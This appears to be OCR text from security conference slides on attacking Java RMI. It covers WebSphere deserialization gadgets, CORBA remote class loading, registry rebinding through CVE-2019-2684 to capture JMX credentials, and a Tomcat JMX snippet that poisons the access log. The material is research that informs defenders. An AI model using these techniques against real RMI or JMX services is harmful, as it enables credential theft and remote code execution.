
- We found several interesting gadget:
  - Writing to arbitrary file (Axis2 library). Content can only be serialized data
  - Doesn't work with jsp webshell ☹
  - Many XXEs

IBM Websphere Application Server

- Gadget to load arbitrary class under file:// URL.

- Windows UNC file path. RCE on Windows installations

- Demo



```
➜  examples git:(master)
```

```
➜  payload
➜  payload
➜  payload
```

Process Explorer - Sysinternals: www.sysinternals.com [WIN-TS1VCKS1GDG\Administrator] (Administrator)

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	User Name
System Idle Process	98.02	0 K	4 K	0			NT AUTHORITY\SYSTEM
System	0.03	108 K	252 K	4			NT AUTHORITY\SYSTEM
csrss.exe		1,692 K	3,984 K	368	Client Server Runtime Process	Microsoft Corporation	NT AUTHORITY\SYSTEM
wininit.exe		756 K	3,584 K	460	Windows Start-Up Application	Microsoft Corporation	NT AUTHORITY\SYSTEM
csrss.exe	0.01	1,968 K	17,176 K	468	Client Server Runtime Process	Microsoft Corporation	NT AUTHORITY\SYSTEM
winlogon.exe		1,420 K	6,668 K	512	Windows Logon Application	Microsoft Corporation	NT AUTHORITY\SYSTEM
dwm.exe	0.11	29,000 K	50,840 K	764	Desktop Window Manager	Microsoft Corporation	Window Manager\DWM-1
java.exe	0.04	678,240 K	384,100 K	1904	Java(TM) Platform SE binary	IBM	NT AUTHORITY\SYSTEM
explorer.exe	0.01	51,036 K	104,684 K	2192	Windows Explorer	Microsoft Corporation	WIN-TS1VCKS1GDG\Administrator
ServerManager.exe		86,056 K	57,368 K	3048	Server Manager	Microsoft Corporation	WIN-TS1VCKS1GDG\Administrator
Magnify.exe		5,500 K	14,504 K	3412	Microsoft Screen Magnifier	Microsoft Corporation	WIN-TS1VCKS1GDG\Administrator
AtBroker.exe		1,340 K	3,532 K	3876	Windows Assistive Technolo...	Microsoft Corporation	WIN-TS1VCKS1GDG\Administrator


```
PS C:\Users\Administrator> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::7950:4a82:72a:4e41%12
   IPv4 Address. . . . . . . . . . . : 192.168.125.189
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.125.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain
PS C:\Users\Administrator> _
```

CPU Usage: 1.98% | Commit Charge: 34.58% | Processes: 39 | Physical Usage: 28.58%

Vendors are not prepared for this

- JEP-290 does not provide filter API for IIOP object stream

- Look-ahead deserialization is not possible ☺



```
protected final Class resolveClass(ObjectStreamClass v)
    throws IOException, ClassNotFoundException{
    // XXX I18N, logging needed.
    throw new IOException("Method resolveClass not supported");
}
```

Attacking RMI #5 – (in)SecurityManager

- Previously mentioned by @pwntester at Black Hat 16 [1]
- Deserializing CORBA-native objects (not Java Object) allows remote class loading.

```
org.omg.CORBA.portable.InputStream#read_Object()
```

- Only if a SecurityManager is present

normal class loader

```
public final class LoaderHandler {
    private static Class<?> loadClass(URL[] urls, String name) {
        SecurityManager sm = System.getSecurityManager();
        if (sm == null) {
          Class<?> c = Class.forName(name, false, parent);
          // ...return or throw here
        }
        Loader loader = lookupLoader(urls, parent);
    }
}
```

URLClassLoader, urls under control

[1] https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE-wp.pdf

Attacking RMI #5 – (in)SecurityManager

- SecurityManager enabled + SecurityManager allows e.g. outbound socket connection == RCE

- Permission looks like:

```
permission java.net.SocketPermission "*", "connect";
```

Attacking the Registry model

Attacking RMI #6 – RMI Registry

- Registry operations is at `java.rmi.registry.Registry`
  - Interesting method: `rebind`

- New vector: rebinding records in Registry/Naming Service pointing to another address under control
  - Classic Man-in-the-Middle attack, without the shortcomings
  - Fully transparent. Client has no way to detect it's being eavesdropped

- What do we gain from this?
  - JMX service authentication. Captured JMX credentials most cases lead to RCE.
  - Sensitive custom RMI services: vSphere Data Protection pass credentials over RMI connection

Registry Rebinding

- Caveat:
  - Registry skeleton dispatcher - `sun.rmi.registry.RegistryImpl_Skel` is protected with `RegistryImpl.checkAccess()`
  - Check whether socket comes from address on bind-able interfaces (~ local)
- This poor access check could be a flaw in itself
  - Local access to RMI services could still manipulate the Registry and use this to escalate privileges

Registry Rebinding – 1. the overlooked 1day

- JRE <= 12 / 8u202 does not properly enforce code flow.

header	ObjID	**num**	hash	args

```
public class UnicastServerRef {
  public void dispatch(Remote obj, RemoteCall call) {
    in = call.getInputStream();
    num = in.readInt();
    if (num >= 0) {
            oldDispatch(obj, call, num); // access check
            return;
    }
    // executes directly
  }
}
```

```
try {
    new ServerSocket(0, 10, clientHost)).close();
} catch (PrivilegedActionException pae) {
    throw new AccessException(op + " disallowed; origin
" + clientHost + " is non-local host");
}
```

- The previous scenario can now be exploited remotely

Registry Rebinding – 1. the overlooked 1day

- Corwin de Boor and Robert Xiao discovered several months earlier - CVE-2019-2684

- From the CVE description, they were using it for a different attack vector.

`“An attacker could use this to possibly escape Java sandbox restrictions”`


Registry Rebinding – 2. the overlooked 1day/feature

- RMI-JRMP allows proxying over HTTP
- When it does that, address of the peer becomes ‘0.0.0.0’ ☺

```
public class TCPTransport{
  private void run0() {
    if (magic == POST) {
      if (disableIncomingHttp) {
        throw new RemoteException("RMI over HTTP is disabled");
      }
      ...
      socket = new HttpReceiveSocket(socket, bufIn, null);
      remoteHost = "0.0.0.0";
      ...
      }
  }
}
```

- CVE-2018-2800: prevents XHR CSRF (Again, not specifically address this attack scenario)

Exploit analysis



Legit client

Attacker


Registry

jmxrmi	legit service

Legit service


Exploit analysis

- JMX-RMI remote exploit
  - Attacker triggers unchecked `RegistryImpl.rebind()` via CVE-2019-2684
  - Rebinding `jmxrmi` to a `UnicastRemoteObject` under attacker's control




Exploit analysis

- Legit client connect to Registry
  - Asks for `jmxrmi` service
  - Redirected to rogue service



Exploit analysis

- Legit client calls JMX `newClient` method with valid credentials
  - Rogue agent capture the creds & has victim’s JMX privileges



Legit client

Here’s my creds. Please authenticate

Attacker

Vulnerability pattern

```
LocateRegistry.createRegistry()
```

Also the most common way used to create RMI registry

Exploit analysis

- Ways to RCE:
  - Creds has `create Mlet` privilege (unlikely): create a new `javax.management.loading.MLet` mbean which allows loading remote class
  - `readwrite` privilege (most commonly used): manipulate existing available mbeans
  - Tomcat exposed `AccessLogValve` mbean. Can be used to write file to arbitrary location

- We can also make clients deserialize arbitrary data.
  - Client's gadget space isn't usually fruitful

Tomcat Demo

- CVE-2019-12418
- Needs `RemoteJmxLifecycleListener` enabled (not default)
- Exploit:
    - Modify `AccessControllerValve` log pattern so access log has our wanted content

```
MBeanServerConnection mbsc = (JMXConnector)jmxc.getMBeanServerConnection();
mbsc.setAttribute(new
ObjectName("Catalina:type=Valve,host=localhost,name=AccessLogValve"),new
Attribute("pattern", "%{pwned}i"));
```

Logging header `pwned` of every HTTP request

- Call an HTTP request to poison access log:

